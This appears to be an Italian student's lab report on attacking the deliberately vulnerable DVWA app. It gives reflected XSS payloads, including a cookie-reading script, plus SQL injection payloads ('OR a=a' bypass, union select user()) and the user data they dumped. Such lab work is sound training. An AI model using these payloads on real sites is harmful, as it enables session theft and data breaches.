



XSS – SQL INJECTION

ALERT `<script>alert('XSS')</script>`



OUTPUT ALERT `<script>alert('XSS')</script>`



CORSIVO <i>Testo in corsivo</i>

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<i>EPICODE<%2Fi>#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<i>Testo in corsivo</i> Submit

Hello EPICODE

More info

GRASSETTO Testo in grassetto

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=EPICODE<%2Fb>#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

EPICODE Submit

Hello EPICODE

SOTTOLINEATO <u>Testo sottolineato</u>

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<u>+EPICODE<%2FU>#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


<u> EPICODE</u> Submit

Hello EPICODE


CORSIVO, GRASSETTO, SOTTOLINEATO




COOKIE `<script>alert(document.cookie); </script>`



Ho avuto accesso a nome e cognome di un utente inserendo 1 nel campo
User ID




Bypassata autenticazione tramite ' OR 'a'='a' – (poiché la condizione `a=a` è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).



%' or 0=0 **union** select null, user() #


- Tramite %' ho indicato la fine di un'istruzione SQL, con 0=0 ho dato una condizione sempre vera, al fine di bypassare controlli di autenticazione.
- Con **union** ho combinato i risultati di due query;
- Tramite parametro sono venuto a conoscenza di quanti campi vengono selezionati dalla query vulnerabile;
- infine tramite parametro **user** ho listato per l'appunto tutti gli utenti presenti, reperendone nome e cognome.



Vulnerable Web Ap ×

192.168.50.101/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+union+sel

Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

CSS reflected

CSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: root@localhost

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low